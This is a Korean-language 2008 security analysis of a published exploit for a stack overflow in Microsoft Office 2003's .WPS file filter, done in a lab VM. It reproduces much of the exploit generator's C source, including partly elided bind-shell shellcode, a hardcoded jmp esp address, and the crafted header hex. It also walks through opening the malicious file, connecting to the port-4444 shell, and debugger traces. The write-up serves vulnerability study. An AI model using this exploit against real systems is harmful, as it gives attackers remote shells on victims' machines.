

MS Office .WPS File Stack Overflow Exploit 분석

(<http://milw0rm.com/>에 공개된 exploit 분석)

2008.03.03

v0.5

By Kancho (kancholove@gmail.com, www.securityproof.net)

milw0rm.com에 2008년 2월 13일에 공개된 Microsoft Office .WPS File Stack Overflow 취약점과 그 exploit 코드를 분석해 보고자 합니다.

테스트 환경은 다음과 같습니다.

- Host PC : Windows XP Home SP2 5.1.2600 한국어
- App. : VMware Workstation ACE Edition 6.0.2
- Guest PC
 - Windows XP Professional SP2 5.1.2600 한국어
 - Windows Office 2003 한국어

먼저 취약점을 가지는 .WPS 파일이 무엇인지 알아보도록 하겠습니다.

.WPS 파일은 Microsoft Works Text Document 파일을 나타내는 확장자입니다. Works는 개인 내지 소규모 기업용으로 사용하는 일종의 통합 소프트웨어입니다. 오피스에 비해 light한 제품으로 생각하시면 될 것 같습니다.

실제 Works를 사용하는 국내 사용자가 많이 없다고 합니다. 그리고 Microsoft에서 작년(2007년) 여름 즈음에 Works를 무료 배포한다는 뉴스가 발표¹되었습니다.

이 취약점은 Microsoft Office 2003에 존재하는 .WPS 파일을 RTF로 바꾸는 filter에 존재합니다. 조금 더 자세하게는 WPS 파일로부터 Section을 읽는 함수 내에서 Stack Overflow가 발생하게 됩니다. 따라서 TEXT Section의 크기를 0x10보다 크게 한다면 쉽게 exploit을 할 수 있다고 하는데 이에 대해서는 뒤에 다시 자세하게 다루도록 하겠습니다.

우선 milw0rm에 게재된 exploit 코드를 동작시켜 보도록 하겠습니다.

대상 시스템은 Windows XP Professional SP2 한국어 버전입니다. 여기에 Office 2003 한국어 버전을 설치하였습니다. 그리고 기존 code에는 shellcode가 계산기를 실행시키는 것이었는데 이를 4444번 port로 shell binding을 하는 code로 바꾸어 보도록 하겠습니다. 이 shellcode는

¹ <http://www.techcrunch.com/2007/07/30/microsoft-offers-works-for-free/>

metasploit에서 구할 수 있습니다. 이 외에 code내에서 시스템 의존적인 부분이 없는지 살펴볼 수도 하겠습니다.

```
*****
```

```
#include <stdio.h>
```

```
#include <windows.h>
```

```
unsigned char uszWpsHeader[] = /* WPS Header */
```

```
"\xd0\xcf\x11\xe0\xa1\xb1\xa\xe1\x00\x00\x00\x00\x00\x00\x00"
```

```
...(중략)...
```

```
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00";
```

```
unsigned char uszShellcode[] = /* Shellcode - metasploit bind 4444 */
```

```
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
```

```
...(중략)...
```

```
"\x91\xa4\x93\x40\x12\x5b\x45\xbf";
```

```
TARGET targets[] = {
```

```
{ "Windows XP SP2 de ntdll.dll", "\xED\x1E\x94\x7C" }, /* jmp esp */
```

```
};
```

```
int main( int argc, char **argv ) {
```

```
char szBuffer[1024*10];
```

```
FILE *f;
```

```
void *pExitProcess[4];
```

```
...(중략)...
```

```
memset(szBuffer, 0x90, 1024*10);
```

```
printf("[+] Creating WPS header...\n");
```

```
memcpy( szBuffer, uszWpsHeader, sizeof( uszWpsHeader ) - 1 );
```

```
printf("[+] Copying addr && nops && shellcode...\n");
```

```
memcpy( szBuffer + sizeof( uszWpsHeader ) - 1, targets[atoi( argv[1] + 1 )].uszRet, 4 );
```

```
memcpy( szBuffer + sizeof( uszWpsHeader ) + 3, uszShellcode, sizeof( uszShellcode ) -
```

```
1 );
```

```
f = fopen( argv[2], "wb" );
```

```

    if ( f == NULL ) {
        printf("[-] Cannot create file\n");
        return 0;
    }

    fwrite( szBuffer, 1, sizeof( szBuffer) , f );
    fclose( f );
    printf("[+] .WPS file succesfully created!\n");
    return 0;
}

```

Exploit code를 살펴보면 main 함수 위에 target system과 ntdll.dll내의 jmp esp 명령어의 주소가 하드코딩되어 있음을 알 수 있습니다. 따라서 지금 테스트해볼 대상 시스템의 jmp esp 주소를 찾아야 합니다. 이를 위해 이전에 SEH Overwrites Simplified 문서에서 언급했던 findjmp2 라는 툴을 사용하도록 하겠습니다. 이 툴은 다음 주소에서 다운로드 받을 수 있습니다.

다운로드: <http://blackhat-forums.com/Downloads/misc/Findjmp2.rar>

이 툴을 이용해서 ntdll.dll내의 jmp esp 명령어의 주소를 찾아보도록 하겠습니다.

```

C:\Documents and Settings\freeman>"C:\Documents and Settings\freeman\바탕 화면\Findjmp2.exe" ntdll.dll esp

```

Findjmp, Eeye, I2S-LaB

Findjmp2, Hat-Squad

Scanning ntdll.dll for code useable with the esp register

```
0x7C944393      call esp
```

...(중략)...

```
0x7C971EED      jmp esp
```

```
0x7C988DB3      call esp
```

...(중략)...

Finished Scanning ntdll.dll for code useable with the esp register

Found 13 usable addresses

결과를 보시면 대상 시스템의 jmp esp 명령어의 주소는 0x7C971EED임을 알 수 있습니다. 이 주소 값으로 exploit code를 바꾸어 컴파일을 해서 실행해보도록 하겠습니다. 참고로 이 exploit

code는 취약함을 이용할 수 있는 조작된 WPS 파일을 생성하는 code입니다.

컴파일 후 실행해 보도록 하겠습니다.

```
*****  
C:\W...\Wfreeman>"C:\W...\Wfreeman\바탕 화면\exploit.exe"
```

Microsoft Office .WPS Stack Overflow
Adam Walker (c) 2007

[+] Targets:

(1) Windows XP SP2 ntdll.dll de

Usage: wps.exe <target> <file>

```
*****
```

Usage에 맞춰 다시 실행해 보도록 하겠습니다.

```
*****
```

```
C:\W...\Wfreeman>"C:\W...\Wfreeman\바탕 화면\exploit.exe" 1 evil_bind.wps
```


[+] Creating WPS header...

[+] Copying addr && nops && shellcode...

[+] .WPS file succesfully created!


```
*****
```

정상적으로 동작한 결과 evil_bind.wps 파일이 생성되었음을 알 수 있습니다.



ntuser.dat	1KB	구성 설정	200
ntuser.ini	1KB	구성 설정	200
PED.box	14KB	BOX 파일	200
evil_bind.wps	10KB	WPS 파일	200

그리고 이 파일을 Word로 열어보도록 하겠습니다.



그러면 다음과 같은 메시지를 볼 수 있으면서 Word 프로그램이 '응답 없음'이 되어있음을 볼 수 있습니다. 그렇다면 Shellcode는 실행되었는지 netstat으로 확인해보도록 하겠습니다.

```
*****
```

```
C:\Documents and Settings\Wfreeman>netstat -an
```


Active Connections

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
TCP	0.0.0.0:4444	0.0.0.0:0	LISTENING
TCP	127.0.0.1:1029	0.0.0.0:0	LISTENING

...(중략)...

UDP	192.168.135.147:138	*.*	
-----	---------------------	-----	--

TCP 4444번 포트가 대기중임을 확인할 수 있습니다. 즉, Shellcode가 수행되었다고 볼 수 있습니다. 그렇다면 remote system에서 telnet으로 대상 시스템에 접속해보도록 하겠습니다.



'telnet 192.168.135.147 4444' 명령을 실행시킨 결과 접속이 성공했습니다. netstat으로 다시 확인해보도록 하겠습니다.

```
C:\Documents and Settings\freeman>netstat -an
```

Active Connections

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
TCP	192.168.135.147:4444	192.168.135.132:3922	ESTABLISHED


...(중략)...

UDP	192.168.135.147:138	*.*	
-----	---------------------	-----	--

보셨다시피 exploit code는 단순히 취약성을 이용하는 WPS 파일을 생성하는 것입니다. 지금부터

는 Word 프로그램 내에서 shellcode가 동작하는 과정을 분석해 보도록 하겠습니다.

먼저 ollydbg로 MS Word Office 2003의 실행 파일을 엽니다. Word 파일이 큰 관계로 ollydbg에서 열 때 40% 정도 밖에 진행이 되지 않은 상태에서 오래 시간이 걸립니다. Space를 눌러 멈춘 뒤 F9로 그냥 실행하시면 Word 프로그램이 실행되는 것을 볼 수 있습니다.



실제로 Word 프로그램이 취약한 파일을 열어 처리를 하는 도중에 취약점이 발생한 것이기 때문에 fopen()이나 CreateFileA(), CreateFileW() 등의 함수를 통해 대상 파일을 접근할 것이라는 것을 알 수 있습니다. 따라서 파일을 여는 함수를 Ctrl+G를 통해 찾아 모두 Break Point를 걸어 주도록 하겠습니다. Break Point를 건 뒤 Word 프로그램 내에서 대상 파일을 Open하면 CreateFileW()에서 멈추는 것을 확인할 수 있습니다.

7C810760	8BFF	MOV EDI,EDI
7C810762	55	PUSH EBP
7C810763	8BEC	MOV EBP,ESP
7C810765	83EC 58	SUB ESP,58
7C810768	8B45 18	MOV EAX,DWORD PTR SS:[EBP+18]
7C81076B	48	DEC EAX
EDI=C0150008		
kernel32.CreateFileW		

대상 WPS 파일을 Open한 이후에는 메모리에 Mapping할 것을 추측할 수 있습니다. 따라서 CreateFileMappingA(), CreateFileMappingW() 함수가 호출되는 지점을 역시 Break Point로 지정해 두고 대상 WPS파일이 메모리에 올라오는지 확인해보도록 하겠습니다.

769974B4	53	PUSH EBX
769974B5	52	PUSH EDX
769974B6	FF15 64139776	CALL DWORD PTR DS:[&KERNEL32.CreateFileMappingW]
769974B7	395D AC	CMP DWORD PTR SS:[EBP-54],EBX
769974BF	8946 58	MOV DWORD PTR DS:[ESI+58],EAX
769974C2	74 52	JE SHORT 76997516
769974C4	8D45 B8	LEA EAX,[EBP-48]
769974C7	50	PUSH EAX

CreateFileMappingW() 함수가 호출되는 부분을 찾아 리턴되어 돌아올 위치에 Break Point를 설정해 놓고 F9를 눌러 실행합니다. F9를 몇 번 더 눌러 CreateFileMappingW() 함수가 여러 번 호출된 이후에 Memory를 확인해 보면 대상 WPS 파일이 올라와 있는 것을 확인해 볼 수 있습니다.

01800000	00003000	Priv	RW	
01810000	00003000	Map	R	R \Device\HarddiskVolume1\Documents and Settings\freeman\evil_4444.wps
01820000	00001000	Map	RW	RW
018E0000	00010000	Priv	RW	
018F0000	0000B000	Priv	RW	

다만 몇 번의 호출이 이루어지는지는 여러 번의 반복 수행을 통해 알 수 있었습니다. 그리고 WPS파일이 메모리에 올라와있는 것은 확인할 수 있었지만 F9를 눌렀기 때문에 이미 shellcode가 수행되어 버린 것 역시 netstat 명령을 통해 확인할 수 있습니다. 따라서 shellcode가 수행되기 바로 직전까지 F9를 눌러 실행한 뒤 F8과 F7을 통해 tracing 하도록 하겠습니다.

계속 tracing을 하다보면(이 부분에 대해서는 여러 번 해보는 방법 밖에는 없는 것 같습니다. 분석에 있어 노하우가 있으신 분은 알려주시면 감사 드리겠습니다.) 특정 루틴에서 반복을 통해 Stack에 데이터를 복사하는 것을 확인할 수 있습니다.

61092ADF	8D46 0C	LEA EAX,[ESI+0C]
61092AE2	8BF0	MOV ESI,EAX
61092AE4	8BF9	MOV EDI,ECX
61092AE6	AS	MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
61092AE7	AS	MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
61092AE8	AS	MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
61092AE9	0FBF73 0A	MOVSX ESI,WORD PTR DS:[EBX+0A]
61092AED	42	INC EDX
61092AEE	83C0 0C	ADD EAX,0C
61092AF1	83C1 0C	ADD ECX,0C
61092AF4	3BD6	CMP EDX,ESI
61092AF6	7C EA	JL SHORT 61092AE2
61092AF8	5F	POP EDI

Stack에 한 번에 12bytes씩 0x2f번 반복을 통해 데이터를 저장합니다. 반복 횟수 0x2f번은 exploit code에서 WPS파일의 header 속에 설정할 수 있습니다. 즉, WPS 파일 header 데이터 값을 살펴 보면,

```
*****
0000810: 0002 0000 000a 0000 f801 0e00 ffff ffff .....
0000820: 1800 5445 5854 0000 2f00 0000 0000 0000 ..TEXT./.....
0000830: 0000 0000 0000 0000 0000 0000 0000 0000 ed1e .....
0000840: 977c 9090 9090 9090 9090 9090 9090 9090 |.....
*****
```

ASCII값으로 'TEXT' 이 후 0x2f값으로 반복 횟수를, 0x7c971eed값으로 Stack내 return address를, 이 후에는 shellcode를 넣음으로써 Stack Overflow를 발생시킬 수 있습니다. 각 위치는 WPS 파일 포맷에 맞추어 설정할 수 있습니다. 참고로 WPS파일은 Microsoft Compound Document File Format을 따르며 Office 2007 이전의 Word, PPT 등의 파일은 이 포맷을 따릅니다. 이 포맷에 대한 설명은 다음 문서를 참고하시기 바랍니다.

참고 문헌: <http://sc.openoffice.org/compdocfileformat.pdf>

함수가 리턴할 때의 Stack을 보면 덮어 쓰여진 것을 볼 수 있습니다.

001244F8	7C971EED	??
001244FC	90909090	??
00124500	90909090	??
00124504	90909090	??
00124508	90909090	??
0012450C	E983C933	3?
00124510	D9EED9B0	??
00124514	5BF42474	t\$?
00124518	C2137381	??
0012451C	83BF455B	[E??
00124520	F4E2FCEB	??
00124524	F2AE313E	>1?
00124528	40BAA22A	*??
0012452C	D3CF332D	--??

Exploit code에서 설정해놓은 0x7C971EED로 리턴하면 jmp esp가 실행되어 다시 0x124500으로

돌아오는 것을 확인할 수 있습니다.

001244FF	90	NOP
00124500	90	NOP
00124501	90	NOP
00124502	90	NOP
00124503	90	NOP
00124504	90	NOP
00124505	90	NOP
00124506	90	NOP
00124507	90	NOP
00124508	90	NOP

Exploit code 내에서 바이너리로 설정되어 있던 header 값은 결국 WPS 파일 포맷인 Compound Document File Format에 미리 맞추어진 값입니다. 내부적인 포맷에 맞게 덮어쓸 크기를 크게 설정하고 덮어쓸 return address 값과 shellcode를 설정함으로써 Stack Overflow를 일으켜 shellcode를 수행시킬 수 있습니다.

이번 분석은 파일 포맷에 저장되어 있는 여러 데이터 값들을 메모리에 각각 올려 사용할 때 그 크기의 제한을 제대로 검사하지 않아서 발생한 것입니다. 이처럼 악성 바이너리가 아닌 조작된 문서 역시 보안에 위협적인 요소임을 다시 한 번 확인할 수 있습니다.